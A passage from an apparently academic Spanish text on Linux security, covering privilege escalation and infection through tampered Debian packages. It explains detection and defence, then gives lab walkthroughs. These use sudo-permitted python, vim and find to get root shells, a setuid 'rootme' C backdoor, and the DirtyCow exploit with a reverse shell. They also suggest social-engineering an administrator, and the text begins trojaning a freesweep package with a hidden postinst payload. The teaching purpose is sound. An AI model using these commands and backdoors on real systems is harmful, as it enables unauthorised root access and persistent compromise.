La mayoría de los sistemas informáticos están diseñados para su uso por varios usuarios distintos de forma simultánea. Cada uno de los cuales posee una serie de permisos y privilegios. Un privilegio es una autorización para realizar una acción concreta dentro del sistema. Comúnmente los usuarios pueden editar los archivos de los cuales son propietarios e incluso algunas configuraciones no críticas del sistema. Por encima de estos, existen los usuarios administradores, los cuales pueden editar casi todas las configuraciones del sistema, aplicaciones, y ficheros, independientemente de quien sea su propietario. A su vez, este tipo de usuarios puede determinar que tienen permitido hacer o no el resto de usuarios. Por encima de estos usuarios administradores únicamente se encuentra el usuario *root*, el cual puede realizar cualquier acción sobre el sistema, por peligrosa que sea. Para dar una explicación más rápida y directa, podríamos decir que *root* es el “dios” sobre el sistema.

Por estas características anteriormente descritas en los sistemas *Linux*, es común que cuando una persona quiere entrar en un sistema y manipularlo “por la fuerza”, saltándose los permisos establecidos, debe realizar un ataque de escalada de privile-

gios. En otras palabras, lograr identificarse como el usuario *root* sin serlo.

Desde este punto y durante todo el capítulo, se hará referencia a la persona que desea acceder a los privilegios del usuario *root* sin tener permitido el acceso de forma explícita, como el atacante. Sin embargo, quien use esta técnica no es necesariamente una persona con malas intenciones, si no que podría ser por ejemplo un profesional de la seguridad informática que esté realizando una auditoría de seguridad sobre el sistema.

5.2 ¿Qué es?

La escala de privilegios es una técnica importante en el repertorio de metodologías de un atacante. Consiste en, aprovechando vulnerabilidades del sistema, conseguir que un usuario pueda realizar más acciones de las que tiene permitidas y lograr acceso a ficheros o partes del sistema donde no debería intervenir.

Hay varios tipos y niveles de escala de privilegios que se explican a continuación:

- **Vertical:** La escalada de privilegios a nivel vertical ocurre cuando un usuario o proceso puede obtener un nivel de acceso o de privilegios por encima del predefinido por el administrador o por el sistema. Este tipo de escalada de privilegios normalmente se lleva a cabo explotando funcionalidades del *Kernel* o fallos de configuración.

  Por ejemplo, cuando se usa un exploit como el *Dirty Cow*, descrito en el apéndice B, aprovechandonos de un *Kernel* desactualizado para obtener permisos de *root*.

- **Horizontal:** La escalada de privilegios a nivel horizontal sucede cuando una aplicación permite al atacante obtener acceso a recursos los cuales normalmente deberían estar protegidos por dicha aplicación o un usuario.

  Por ejemplo, cuando a través de un servidor de no debidamente configurado, que permita al atacante ver ficheros de otros usuarios.

5.3 ¿Cómo funciona?

Un ataque por escala de privilegios se basa en aprovechar de fallos de programación de aplicaciones, errores en el sistema y malas configuraciones de seguridad. Estos factores permiten que un atacante que ha logrado infiltrarse en el sistema, explore y descubra estas incidencias y busque como aprovecharlas para elevar el nivel de privilegios de su usuario o conseguir autenticarse como otro usuario evadiendo la seguridad del sistema. En la figura 5.1 se muestra un esquema del flujo que sigue un ataque de este tipo.




Figura 5.1: Gráfico del proceso que sigue una escalada de privilegios

Existen múltiples ángulos desde lo que realizar un ataque de este tipo. Como no existe un esquema en común a todos estas técnicas, ya que cada una aprovecha distintos puntos del sistema, se expondrán detalladamente algunas de estas técnicas en la sección 5.6.

5.4 Cómo detectar un ataque de escalada de privilegios

Detectar los ataques de escalada de privilegios no es una tarea trivial, requiere de herramientas de monitorización de usuarios y de un buen conocimiento de cómo funcionan. Por tanto, la utilización de técnicas de detección de anomalías en tráfico de red y los sistemas SIEM deben emplearse de modo solidario con controles de acceso robustos. Dicho de otra forma, se requieren mecanismos sólidos de autenticación, autorización y auditoría [AAC13].

5.5 Cómo protegerse ante los ataques de escala de privilegios

Para proteger los sistemas de los ataques de escala de privilegios se requiere saber como realizarlos para buscar los puntos débiles y protegerlos debidamente.

Requiere por otro lado, del uso de herramientas, buenas prácticas y configuraciones explícitas de seguridad además de una monitorización activa de determinados elementos para asegurar que no se dejan puertas abiertas a los atacantes.

A continuación se exponen configuraciones y consideraciones a tener en cuenta para implementar esta protección:

5.5.1 Medidas de protección del sistema operativo

Los sistemas actuales cuentan con múltiples recursos que deben ser configurados por los administradores y que bien usados, aportan la primera barrera de protección prácticamente frente a todos los ataques conocidos al sistema.

Actualizaciones

A pesar de ser un tema tratado infinidad de veces en muchos ámbitos relacionados con la ciberseguridad, nunca es recomendable mantener en producción o en entornos susceptibles, paquetes, programas y actualizaciones de seguridad sin instalar debidamente. Los fabricantes de estos sistemas (RedHat, Debian ...) invierten mucho esfuerzo en mantener sus sistemas protegidos ante las novedades de seguridad que surgen día a día y por ello hay que aprovechar este trabajo e integrarlo en los sistemas.

Kernel de *Linux*

El desarrollo del *Kernel* de *Linux* depende directamente no de los desarrolladores del sistema que se emplee, si no de los creadores del *Kernel*. En la fecha actual, 10 de

Julio de 2018, la última versión estable es la 4.17.5. Sin embargo, un sistema *Linux* de referencia como es RHEL, integra en su última versión estable RHEL 7.5 lanzada al mercado el 10 de Abril de 2018 un *Kernel* versión 3.10.

Esto no significa necesariamente que sea vulnerable, pero si hubiera algún fallo por descubrir entre las versiones intermedias, el sistema sería podría ser vulnerable.

Permisos de usuarios

Una buena práctica siempre es establecer distintos usuarios y grupos según la finalidad de cada uno y determinar lo más específicamente posible los permisos y privilegios con los que cuentan. A continuación se expone un sistema de distribución de usuarios recomendado:

- **Usuario Externo:** Únicamente debe tener acceso por un canal aislado a los recursos estrictamente necesarios para realizar su tarea.
- **Usuario Interno:** Debe contemplar el ámbito de su red departamental además de las plataformas comunes para los trabajadores (Herramientas de ticketing, control de acceso, impresoras etc.)
- **Programas específicos:** Solo debe permitirse la conectividad entre las plataformas o servidores necesarias para el buen funcionamiento del *Software*.
- **Privilegios y permisos:** Dedicado a usuarios con labores de administración, estos deben poder acceder a todas las partes de la empresa pero haciendo uso de sus roles designados y realizando las escalas de privilegio adecuadamente sólo para las tareas que lo exijan.

5.6 Ejemplos de ataques de escalada de privilegios

Como la escalada de privilegios es más un tipo de ataque que un virus en sí mismo, existen múltiples manera de hacerla en función de las configuraciones, permisos, versiones de los paquetes y/o los sistemas etc. Debido a la alta variabilidad de ataques, al final de este capítulo se expondrá el funcionamiento detallado de algunos de ellos:

- (5.6.1)**ataque a través de los permisos de *sudo*.**
- (5.6.2)**ataque a través de software malicioso.**
- (5.6.3)**ataque a través de exploits.**

Para todos los ejemplos que se desarrollan más adelante se ha creado un entorno de pruebas aislado y vulnerable para poner en práctica las distíntas técnicas estudiadas. Este entorno consiste en un servidor Linux con un sistema operativo CentOS 6.9 y un *Kernel* en version 2.6.32-754.el6.x86_64 con todos los paquetes y actualizaciones de seguridad actualizados a la ultima versión. Además se han instalado el *gcc* y el editor *ViM*. Existe un usuario administrador y un usuario sin privilegios. Un atacante vulnera la seguridad del sistema y logra hacer login en este servidor, pero no tiene permisos especiales para manipular el sistema en su beneficio.

5.6.1 Ataque mediante los permisos de sudo

En este apartado se muestra como un error humano permite que se pueda realizar una escalada de privilegios aprovechando una mala de configuración de los permisos de un usuario por parte del administrador.

Partiendo del contexto anteriormente expuesto y suponiendo que el atacante ha logrado identificarse en el sistema como un usuario sin privilegios, por ejemplo mediante un robo de credenciales, lo primero que haría sería buscar si puede aprovecharse de algún privilegio que tenga ese usuario. Esto sería comprobando información como a que grupo/s pertenece el usuario que está empleando para obtener información útil que le ayude. Ayudándose de los comandos 5.1, puede ver esta información como se muestra en la figura 5.2.

```
groups #Imprime la lista de grupos a los que pertenece el usuario que lo ejecuta
id #Imprime la lista de IDs de los grupos
getent passwd [USERNAME] #Muestra el registro del fichero passwd correspondiente
getent shadow [USERNAME] #Muestra el registro donde se almacena su password
```

Lista de códigos 5.1: Comando para ver los grupos a los que pertenece el usuario

De esto deduce que el usuario que está suplantando es un desarrollador en este sistema, por lo que es probable que tenga algún privilegio especial para llevar a cabo su

```
bob@centos6$ groups
developers
bob@centos6$ id
uid=501(bob) gid=500(developers) groups=500(developers) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
bob@centos6$ getent passwd bob
bob:x:501:500::/home/bob:/bin/bash
bob@centos6$ getent shadow bob
bob@centos6$
```

Figura 5.2: Comprobación de los grupos en los que está incluido el usuario actual

trabajo.

En su siguiente paso, lanza el comando 5.2 que le permitirá ver que permisos especiales tiene su el usuario que está empleando:

```
sudo -l
```

Lista de códigos 5.2: Comando para listar los comandos que el usuario puede ejecutar como sudo

```
bob@centos6$ sudo -l
Matching Defaults entries for bob on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME
    HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME
    LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION
    LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS
    _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User bob may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/python
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /bin/find
bob@centos6$
```

Figura 5.3: Comprobación de los comandos disponibles a ejecutar como sudo por parte de un usuario

El atacante observa el restultado en la figura 5.3 y encuentra un error habitual que le va a permitir vulnerar el sistema. Parece que el usuario que está suplantando tiene permitido lanzar tres comandos con permisos especiales, los cuales van a posibilitar la escalada de privilegios.

Para esta demostración se han dado permisos a estos tres comandos que se saben que son vulnerables para explicar como aprovecharlos. En los siguientes apartados se muestran distintos enfoques con varios programas para estudiar cómo aprovechar esta vulnerabilidad.

Escalada de privilegios con *Python*

El intérprete del lenguaje *Python* es una herramienta tan potente como peligrosa. En este caso, si se puede ejecutar el intérprete de *Python* como usuario administrador, se puede emplear para lanzar una intérprete de comandos 5.3 que tendrá el mismo privilegio que el programa que lo ha creado como se muestra en la figura 5.4.

```
sudo python -c 'import pty;pty.spawn("/bin/bash");'
```

Lista de códigos 5.3: Comando para la escalada de privilegios usando Python

Figura 5.4: Ataque de escala de privilegios con Python

Escalada de privilegios con *ViM*

También se puede aprovechar la funcionalidad de *ViM* de lanzar órdenes de la línea de comandos 5.4 y lograr ascender al usuario *root* sin identificarse si se lanza este editor con el comando *sudo* 5.5.

```
sudo vim -c !sh
```

Lista de códigos 5.4: Comando para la escala de privilegios usando ViM




Figura 5.5: Ataque de escala de privilegios con el editor de texto ViM

Escalada de privilegios con *find*

El comando *find* puede parecer algo inofensivo pero gracias a su capacidad de ejecutar comandos ante los resultados 5.5, puede añadirse un criterio de búsqueda en el que sean conocidos los resultados y lanzar una línea de comandos por cada uno de ellos 5.6.

```
sudo find /home -exec sh -i \;
```

Lista de códigos 5.5: Comando para la escalada de privilegios usando el comando find

Figura 5.6: Ataque de escala de privilegios con el comando Find

5.6.2 Ataque por medio de programas

Hay lenguajes que por su funcionamiento permiten llevar a cabo acciones de maneras especiales que se pueden aprovechar para construir un código versátil y eficiente, sin embargo, si se utilizan con de manera malintencionada pueden provocar fallos de seguridad graves. Este es el caso del lenguaje C, versátil y eficiente permite realizar una escalada de privilegios. El código C 5.6 permite realizar este ataque si se ejecuta correctamente.

```
/*
 * File: rootme.c
 * Compilation: gcc rootme.c -o rootme
 */
int main (void) {
  setgid(0);
  setuid(0);
  execl("/bin/sh", "sh", 0);
}
```

Lista de códigos 5.6: Código C para realizar una escalada de privilegios

Al compilarlo de la siguiente manera 5.7, creamos un binario al que hay que modificarle un permiso especial para poder ejecutarlo, pero que permitirá identificarse como *root* en el sistema.

```
gcc rootme.c -o rootme
```

Lista de códigos 5.7: Línea de compilación del código C malicioso

Para comprender el cambio que debe realizarse en los permisos del binario que se acaba de crear, hay que entender antes los permisos especiales SUID, SGID, y Sticky-bit que se explican en la sección A.

Para conseguir establecer este permiso es necesario intervención de un usuario con privilegios. En este punto es muy útil recurrir a la ingeniería social y engañar a algún administrador para que lo haga escondiento los comandos 5.8 en algún *Script* o binario. Otro camino podría ser ejecutar un *Exploit* como el expuesto en la sección 5.6.3 y dar permisos al binario. Puede parecer reduntante, pero el *Exploit* puede que únicamente funcione una vez al estar alterando el núcleo o que sea actualizado en un futuro, mientras que éste binario puede ejecutarse en cualquier momento garantizando así una entrada permanente como usuario *root* sin que quede registrado.

```
chown root:root rootme
chmod u+s rootme
```

Lista de códigos 5.8: Asignación de los permisos SUID al binario rootme

En cualquiera de los casos, una vez asignado el permiso se puede ejecutar sin ningún permiso especial y suplantar de nuevo al usuario administrador como puede verse en la figura 5.7.




Figura 5.7: Ejecución del binario rootme

5.6.3 Ataque por exploits

Otra posibilidad de ataque para una escalada de privilegios es el uso de un *Exploit* que aproveche una vulnerabilidad del sistema, normalmente en el núcleo, que permita manipular el sistema para crear una sesión del usuario administrador sin necesidad de introducir su contraseña. Sin embargo los *Exploit* dependen estrictamente de la versión del *Kernel* que se esté ejecutando para poder funcionar. Esto es debido a que en versiones posteriores estos errores se han solucionado haciendo obsoletos los *Exploit* conocidos.

Para esta demostración se ha escogido un sistema Ubuntu en su versión 14.04LTS con un núcleo versión 4.4.5, que es una de las versiones donde este *Exploit* es funcional. El *Exploit* consta de dos partes, el código C para la explotación y un *Payload* en Ensamblador para la conexión reversa que se iniciará con el usuario administrador.

Una vez descargado el repositorio [dir] y situado el directorio de trabajo dentro de la copia descargada 5.9, símplemente hay que compilar el código con el *Makefile* que se incluye. Estas acciones se ven reflejadas en la figura 5.8.

```
git clone https://github.com/scumjr/dirtycow-vdso.git
cd dirtycow_vdso
make
```

Lista de códigos 5.9: Comando de creación del contenedor para el ataque con DirtyCow

```
paco@paco-VirtualBox:~$ git clone https://github.com/scumjr/dirtycow-vdso.git
Cloning into 'dirtycow-vdso'...
remote: Counting objects: 99, done.
remote: Total 99 (delta 0), reused 0 (delta 0), pack-reused 99
Unpacking objects: 100% (99/99), done.
Checking connectivity... done.
paco@paco-VirtualBox:~$ cd dirtycow-vdso/
paco@paco-VirtualBox:~/dirtycow-vdso$ make
nasm -f bin -o payload payload.s
xxd -i payload payload.h
cc -o 0xdeadbeef.o -c 0xdeadbeef.c -Wall
cc -o 0xdeadbeef 0xdeadbeef.o -lpthread
paco@paco-VirtualBox:~/dirtycow-vdso$
```

Figura 5.8: Compilación del Exploit

El *Payload* era necesario configurarlo con la IP de la máquina atacante pero actualmente funciona automáticamente por la interfaz de Loopback (127.0.0.1) haciendo mucho más simple el uso del *Exploit*.

Hecho esto sólo queda ejecutar el *Exploit*, esperar que se ejecute y ya se tiene una conexión reversa hacia el mismo sistema a través de la interfaz local con la sesión de *root* 5.9.




Figura 5.9: Ejecución del Exploit

El atacante ya es dueño del sistema.

Al igual que éste, existen cientos de *Exploit* disponibles cada uno aprovecha distintas vulnerabilidades y tiene como objetivo distintos sistemas. Es labor del atacante recopilar la información necesaria sobre el blanco que pretende asaltar y buscar el *Exploit* correspondiente. Si no existiera, la única solución sería escribir uno, pero es un trabajo que requiere un conocimiento sobre el sistema extremadamente profundo y dotes de programación a bajo nivel para poder llevarlo a cabo.

6

Métodos de infección

En este capítulo se expone cómo manipular el contenido de un paquete en el formato de paquetería de Debian para utilizarlo como fuente de infección de un sistema. Esto tiene interés en general, pero en el caso de la actualización y "parcheo" de *Software* aún más.

6.1 Introducción

La infección de un sistema *Linux* por medio de paquetes manipulados es una técnica perfectamente factible en la actualidad que consiste en insertar código malicioso como parte de otro *Software* sin que el usuario final pueda percibirlo.

Para los usuarios acostumbrados a trabajar en entornos *Linux*, es trivial el hecho de buscar e instalar un paquete pero en ciertas ocasiones, el *Software* deseado no se encuentra en los repositorios oficiales del distribuidor de la versión de *Linux* que se está empleando. Por ello, es bastante común descargarlos directamente desde el portal del desarrollador o desde un almacén por parte de terceros.

Sin embargo, se debe tener especial cuidado en este tipo de casos ya que no es recomendable depositar confianza en entidades no oficiales o que no tomen ciertas medidas de seguridad. En este caso, cualquier paquete puede ser infectado y distribuido discretamente con técnicas de ingeniería social para engañar a los usuarios y sin que se aprecie que el sistema está siendo vulnerado.

6.2 ¿Qué es?

Esta técnica consiste en localizar un paquete cualquiera ya formado para el sistema objetivo, alterando su contenido incorporando el despliegue de un *Malware*, *Payload* , *Exploit*, *RootKit* o escala de privilegios, de forma que se pueda aprovechar alguna vulnerabilidad por parte de atacantes.

Este ataque se basa además en el uso de la llamada Ingeniería Social [Had10] que busca engañar a los usuarios haciendo que confíen en que no va a ser vulnerado su sistema y que no van a tener problemas. Para aumentar la discreción, el paquete manipulado cumple perfectamente con su funcionalidad como antes de ser infectado, sólo que además incorpora esa trampa que se aprovechará en un futuro.

6.3 ¿Cómo funciona?

Este ataque funciona aprovechando la funcionalidad el gestor de paquetes del sistema objetivo haciendo que ejecute algún código o *Script* que es el desencadenante de la trampa que aprovechará la vulnerabilidad.

En el caso de sistemas basados en Debian, el comando *dpkg* incorpora la posibilidad de que los paquetes incluyan un *Script* de post-instalación para terminar de configurar y/o mover los ficheros que incorpora el paquete a su destino final. Sin embargo, este *Script* puede contener, por ejemplo, un código que provoque la apertura de una conexión saliente hacia un servidor, el cual descargará en la máquina vulnerada un *Malware*.


En el tema de permisos, el binario *dpkg* lo hace más sencillo ya que para realizar una instalación requiere ser ejecutado con permisos de “super usuario” para poder manipular y escribir en determinadas partes del disco duro. Esto implica que todos los ejecutables lanzados por el gestor de paquetes heredarán los permisos del “super usuario” que lo ha ejecutado. Como consecuencia, el *Script* de instalación puede realizar una “escala de privilegios”.

6.4 Cómo detectar un paquete infectado

Desgraciadamente no existen muchos mecanismos que puedan ayudar a prevenir estos ataques de forma automática. Los sistemas de seguridad actuales de encargan principalmente de que otros softwares no hagan cosas peligrosas, no permitidas, o que pongan en riesgo la integridad del sistema y sus datos. Sin embargo, este ataque se aprovecha de un uso incorrecto por parte del usuario de las herramientas de gestión de paquetes.

Es deber del usuario que va a instalar el paquete en cuestión de asegurarse de que el origen es fiable y que el contenido no ha sido manipulado. Para este fin, los distribuidores de paquetes suelen establecer las comunicaciones de sus servidores al público por canales cifrados y haciendo una comprobación de la integridad del fichero mediante un Checksum.

Hay casos en los que esa última comprobación no se hace de forma automática, y por eso, los distribuidores de software suelen indicar en las páginas web donde se publican los paquetes el valor de varios algoritmos de hash correspondientes a la descarga que se ofrece. Con esta información podemos reproducir esa firma digital y comprobar que el paquete es tal y como lo ofrece el desarrollador. Por ejemplo, en el repositorio web de paquetes de Debian [deba] está disponible la descarga del editor ViM y la información mencionada anteriormente para comprobar su integridad como se muestra en la figura 6.1.



More information on vim_7.3.547-7+deb7u4_amd64.deb:

Exact Size	841534 Byte (821.8 kByte)
MD5 checksum	a8fa30db7be719f91c0037f383952f1a
SHA1 checksum	d59da277ecdec5943a7f0294808fe9f54c7df1b4
SHA256 checksum	142d034424b489679b47207a380ad23199a306b2f4bc14c786cb804c934afc98

Figura 6.1: Descarga de ViM desde web con información de integridad.

Como medida de seguridad adicional, es posible usar algún sistema de detección de *Malware* para averiguar si el paquete posee algún contenido malicioso.

La plataforma VirusTotal [vir] ofrece un servicio de análisis gratuito de archivos para detección de amenazas con más de 50 antivirus distintos. Podemos ver un ejemplo de su uso en la figura 6.2 en el que se muestra cuántos *Anti-Virus* han sido capaces de detectar el paquete infectado que se va a crear más adelante en la sección 6.6.




Figura 6.2: Escaneo de un paquete manipulado en Virus Total.

6.5 Cómo protegerse de un paquete infectado

Con el fin de evitar ser víctima de un ataque de este tipo, se deben tomar medidas más de carácter preventivo que correctivo. Lo que significa que se deben centrar los esfuerzos en cerrar todas las fallas de seguridad posibles. Como buenas prácticas, para este tipo en concreto de ataque, se recomienda:

- Usando únicamente repositorios oficiales y/o confiables.
- Escanear los ficheros descargados con algún antivirus o VirusTotal [vir].
- En caso de sospecha, descargar el paquete sin instalar y revisar su contenido manualmente antes de instalar.

6.6 Ejemplo de implementación de un paquete infectado

En este apartado se expone paso a paso como reproducir un ataque a un sistema *Linux*mediante un paquete manipulado para crear una shell inversa hacia la máquina del atacante y su uso como medio de infección.




Figura 6.3: Esquema del escenario de pruebas

6.6.1 Descripción del entorno de pruebas

Se ha creado un escenario de pruebas para la demostración del funcionamiento de la técnica que ocupa esta sección con las siguientes características.

- **Red de trabajo:**
  - Tipo: Local privada sin salida a Internet.
  - Definición de red: 192.168.2.0/24.
- **Máquina del atacante:**
  - Versión: Sistema Kali Linux 4.15.0-kali2-amd64
  - Dirección IP: 192.168.2.153
- **Máquina del objetivo:**
  - Versión: Servidor Ubuntu 14.04.5
  - Dirección IP: 192.168.2.160

Esta configuración pretende simular un entorno realista, como el que se representa en la figura 6.3.

6.6.2 Preparación del ataque

En primer lugar, el atacante debe estudiar el objetivo al que quiere acceder para determinar cómo adaptar y realizar la intrusión. En este caso, los afectados serán los usuarios que empleen un sistema de paquetes basado en el de la distribución de Debian. [Ano].

Con el objetivo de ocultar la naturaleza del paquete y pasar desapercibido, primero obtiene un paquete perfectamente funcional y limpio que no levante sospechas. Para este ejemplo se ha elegido el juego de terminal FreeSweep.

Se comienza por descargar el paquete para proceder a su manipulación como en el fragmento de código 6.1.

```
root@kali:~$ apt-get --download-only install freesweep
```

Lista de códigos 6.1: Descarga del paquete freesweep sin instalacion

El siguiente paso es mover el paquete a un lugar seguro donde tenerlo aislado y poder borrar los archivos sobrantes una vez terminado el proceso 6.2.

```
root@kali:~$ mkdir /tmp/evil
root@kali:~$ mv /var/cache/apt/archives/freesweep_0.90-1_i386.deb /tmp/evil
root@kali:~$ cd /tmp/evil/
root@kali:/tmp/evil$
```

Lista de códigos 6.2: Mover el paquete a una ruta segura para trabajar

A continuación, se descomprime el contenido del paquete en una sub-carpeta en la cual se creará un directorio que almacenará las nuevas funcionalidades que se incorporan al paquete 6.3.

```
root@kali:/tmp/evil$ dpkg -x freesweep_0.90-1_i386.deb work
root@kali:/tmp/evil$ mkdir work/DEBIAN
root@kali:/tmp/evil$ cd work/DEBIAN
```

Lista de códigos 6.3: Descompresión del paquete

Con el fin de darle una apariencia más realista y fiable, se crea un fichero llamado control de la siguiente manera 6.4. Este fichero es empleado por lo programas encargados de la gestión de los paquetes para obtener información relevante sobre el contenido y forma del paquete [debb].

```
root@kali:/tmp/evil/work/DEBIAN$ echo 'Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
 Freesweep is an implementation of the popular minesweeper game, where
 one tries to find all the mines without igniting any, based on hints given
 by the computer. Unlike most implementations of this game, Freesweep
 works in any visual text display - in Linux console, in an xterm, and in
 most text-based terminals currently in use.' > control
```

Lista de códigos 6.4: Creación del fichero "control"

El siguiente paso es crear un *Script* de post-instalación llamado *postinst* Éste se ejecutará justo al final del proceso de instalación y dará los permisos de ejecución y activará el bit *SGID*, que se explica apéndice A, al fichero *freesweep_scores*. Dicho fichero contiene el *Payload* que se creará más adelante. Finalmente ejecutará juego original para que el usuario no sospeche que el paquete era fraudulento 6.5.

```
root@kali:/tmp/evil/work/DEBIAN$ cat > postinst
#!/bin/sh

chmod 2755 /usr/games/freesweep_scores \
&& /usr/games/freesweep_scores /usr/games/freesweep &

(CTRL + D)
